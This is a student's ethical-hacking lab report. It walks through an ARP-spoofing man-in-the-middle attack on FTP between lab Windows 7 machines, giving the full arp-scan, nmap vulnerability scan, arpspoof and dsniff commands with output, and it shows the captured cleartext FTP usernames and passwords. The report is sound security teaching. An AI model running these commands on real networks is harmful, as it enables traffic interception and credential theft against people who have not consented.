

ARP Spoofing & FTP Credential Sniffing Task

By: Hadeer Amr Fawzy

INTRODUCTION TO THE ATTACK:

This lab exercise demonstrates a fundamental network security vulnerability by conducting a Man-in-the-Middle (MITM) attack on the File Transfer Protocol (FTP). The attack exploits the trust-dependent nature of the Address Resolution Protocol (ARP) in local area networks to intercept and manipulate traffic between legitimate network parties. Leveraging ARP's stateless nature and lack of authentication functionality, an attacker can transparently insert themselves between communicating hosts to capture sensitive authentication credentials transmitted in cleartext. This exercise provides hands-on experience with both offensive security techniques and defensive monitoring functions, illustrating fundamental weaknesses in legacy protocols and network architecture design.

EXECUTIVE SUMMARY:

Attack Overview

A Man-in-the-Middle attack was successfully launched on an FTP session between two Windows 7 computers, and authentication credentials were captured and intercepted. The attack procedure employed ARP cache poisoning to redirect network traffic through the attacker's Kali Linux computer, and passive traffic sniffing to intercept sensitive information.

Key Findings

Vulnerability Exploited: ARP protocol lack of authentication + FTP cleartext transmission

Attack Duration: Complete compromise within 5 minutes of network access

Credentials Captured: 2 FTP username and password successfully captured

Detection Difficulty: Low - No encryption or authentication protocols in place

Impact Assessment

Confidentiality: Critical - Authentication credentials completely compromised

Integrity: High - Traffic manipulation possible but not leveraged

Availability: Low - No service disruption during attack

Risk Level: Critical - Unrestricted path to unauthorized system access

Technical Implementation

The attack procedure consisted of a three-phase approach:

Reconnaissance: Network mapping and target identification

ARP Poisoning: Manipulation of layer 2 addressing table

Credential Harvesting: Passive monitoring and extraction of FTP authentication

NTI Ethical Hacking

LAB TOPOLOGY:

VM	OS	Role	IP Address
VM1	Windows 7	FTP Server	192.168.1.21
VM2	Windows 7	FTP Client	192.168.1.17/192.168.1.22 because of restarting
VM3	Kali Linux	Attacker	192.168.1.16

STEPS WITH SCREENSHOTS

I started with setting up the ftp server and client on 2 windows 7 machines

```
C:\Users\Jon>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::54e0:bdc:46e:724f%11
    IPv4 Address. . . . . : 192.168.1.22
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{4B3553BD-A89F-45C7-9956-857184D7E3A3}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Client IP

```
IE Version: 11.0.9600.18860

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b899:9db7:7374:ecc0%13
    IPv4 Address. . . . . : 192.168.1.21
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{C383C514-4C3F-41E4-A728-F1F1B5628AA}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\IEUser>arp -a

Interface: 192.168.1.21 --- 0xd
Internet Address      Physical Address      Type
```






Server IP

```
C:\Users\IEUser>arp -a



Interface: 192.168.1.21 --- 0xd
Internet Address      Physical Address      Type
192.168.1.1           34-36-54-e5-49-c3    dynamic
192.168.1.16          00-0c-29-4e-95-63    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

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
Then I started the server setup and added new ftp site and two new users to try more than one way I created user using Gui and the other using PowerShell



NTI Ethical Hacking




On the client machine I tested that the service is working and all was okay



NTI Ethical Hacking

Those two steps I performed again after setup and start the attack on the attacker machine



```
C:\Users\attacker>ftp 192.168.1.21
Connected to 192.168.1.21.
220 Microsoft FTP Service
User (192.168.1.21:(none)): win7B
331 Password required for win7B.
Password:
230 User logged in.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-12-25 02:42AM 30 IiWasHere.txt
226 Transfer complete.
ftp: 54 bytes received in 0.02Seconds 3.38Kbytes/sec.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-12-25 02:42AM 30 IiWasHere.txt
226 Transfer complete.
ftp: 54 bytes received in 0.02Seconds 3.38Kbytes/sec.
ftp> quit

C:\Users\attacker>ftp 192.168.1.21
Connected to 192.168.1.21.
220 Microsoft FTP Service
User (192.168.1.21:(none)): win7B
331 Password required for win7B.
Password:
230 User logged in.
ftp>
```

After that I started scanning from the attacker machine to get more informations

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4e:95:63, IPv4: 192.168.1.16
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:36:54:e5:49:c3 (Unknown)
192.168.1.2 fc:9f:fd:3e:30:3c (Unknown)
192.168.1.17 00:0c:29:78:dc:a4 (Unknown)
192.168.1.18 70:08:94:4d:81:9f (Unknown)
192.168.1.21 00:0c:29:6b:fd:f2 (Unknown)
192.168.1.6 06:53:30:48:fa:6a (Unknown: locally administered)
192.168.1.23 9e:7e:0b:ba:df:1e (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.887 seconds (135.67 hosts/sec). 7 responded
```

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Then I got the ip of this attacking machine

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4e:95:63 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.16/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86350sec preferred_lft 86350sec
    inet6 fe80::f4a2:af38:28d6:de3a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

I performed nmap scans on the victims machine to get more information

```
(kali㉿kali)-[~]
$ nmap -PR 192.168.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:27 EDT
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.00070s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:78:DC:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
```

```
(kali㉿kali)-[~]
$ nmap -PR 192.168.1.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:26 EDT
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up (0.00041s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
49163/tcp  open  unknown
MAC Address: 00:0C:29:6B:FD:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

NTI Ethical Hacking

```
(kali@kali)-[~]
$ nmap -sS -sV --script vuln 192.168.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:39 EDT
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.00016s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:78:DC:A4 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.31 seconds
```

```
(kali@kali)-[~]
$ nmap -sS -sV --script vuln 192.168.1.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:34 EDT
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up (0.00062s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openssh:openssh:6.7:
|   DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E *EXPLOIT*
|   PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
|   F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|   CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
|   CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
|   B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
|   8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
|   8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
|   2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
|   0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
|   CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
|   CVE-2016-0778 8.1 https://vulners.com/cve/CVE-2016-0778
|   BA3887BD-F579-53B1-A4A4-FF49E953E1C0 8.1 https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0 *EXPLOIT*
|   4FB01B00-F993-5CAF-BD57-D7E290D10C1F 8.1 https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F *EXPLOIT*
|   055DEFEB-CD2B-5C05-8024-AA3008C76046 8.1 https://vulners.com/gitee/055DEFEB-CD2B-5C05-8024-AA3008C76046 *EXPLOIT*
|   PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
|   EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
|   EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
|   CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
|   CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515
|   CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
|   CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
|   C94132FD-1FA5-5342-B6EE-0DAF45EEFF3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFF3 *EXPLOIT*
|   312165E3-7FD9-5769-BDA3-4129BE9114D6 7.8 https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6 *EXPLOIT*
|   2E719186-2FED-58A8-A150-762EFBAA523 7.8 https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAA523 *EXPLOIT*
|   23CC97BE-7C95-513B-9E73-298C48D74432 7.8 https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432 *EXPLOIT*
|   1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
|   10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
|   SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|   CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708
|   CVE-2016-10009 7.5 https://vulners.com/cve/CVE-2016-10009
|   CF52FA19-B5DB-5D14-B50F-2411851976E2 7.5 https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2 *EXPLOIT*
|   1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
|   SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
|   CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617
|   CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010
|   284B94FC-FD5D-5C47-90EA-47900ADAD1D1E 7.0 https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90EA-47900ADAD1D1E *EXPLOIT*
|   SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*
|   CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
|   1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*
```


NTI Ethical Hacking

after that I used arpspoof to start Basic ARP Spoofing on the two victim machines

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.17 192.168.1.21
[sudo] password for kali:
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
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0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
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0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
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0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
```

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.21 192.168.1.17
[sudo] password for kali:
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
```

```
C:\Users\Jon>arp -a

Interface: 192.168.1.22 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1           34-36-54-e5-49-c3    dynamic
192.168.1.16          00-0c-29-4e-95-63    dynamic
192.168.1.21          00-0c-29-4e-95-63    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```


NTI Ethical Hacking

After that I used dSniff

dSniff is a set of password sniffing and network traffic analysis tools written by security researcher

```
(kali㉿kali)-[~]  
$ sudo dsniff  
[sudo] password for kali:  
dsniff: listening on eth0
```

And those are the results after starting ftp on the client machine

```
10/12/25 07:32:25 tcp 192.168.1.17.49284 → 192.168.1.21.21 (ftp)  
USER testftp  
PASS MySecurePass
```

```
10/12/25 07:43:40 tcp 192.168.1.17.49292 → 192.168.1.21.21 (ftp)  
USER win7B  
PASS Passw0rd!f
```

From the beginning I started wireshark to capture all traffic then I stopped the capturing and started to apply some filters to see what I have captured and how it could help

tcp.port==21

Captures all FTP control channel traffic on port 21, helping monitor FTP sessions and command exchanges.

Wireshark interface showing packet capture on eth0. Filter: tcp.port==21. The packet list shows various FTP traffic. The packet details pane shows the structure of a TCP segment (Frame 2936) with source port 49284 and destination port 21.

No.	Time	Source	Destination	Protocol	Length	Info
4487	1250.5480489	192.168.1.17	192.168.1.21	FTP	73	Request: CWD iIWasHere.txt
4488	1250.5486384	192.168.1.17	192.168.1.21	TCP	73	[TCP Retransmission] 49288 → 21 [PSH, ACK] Seq=115 Ack=350 Win=7840 Len=19
4489	1250.5491470	192.168.1.21	192.168.1.17	FTP	127	Response: 550 The filename, directory name, or volume label syntax is incorrect.
4490	1250.5507133	192.168.1.17	192.168.1.17	TCP	127	[TCP Retransmission] 21 → 49288 [PSH, ACK] Seq=350 Ack=134 Win=65536 Len=73
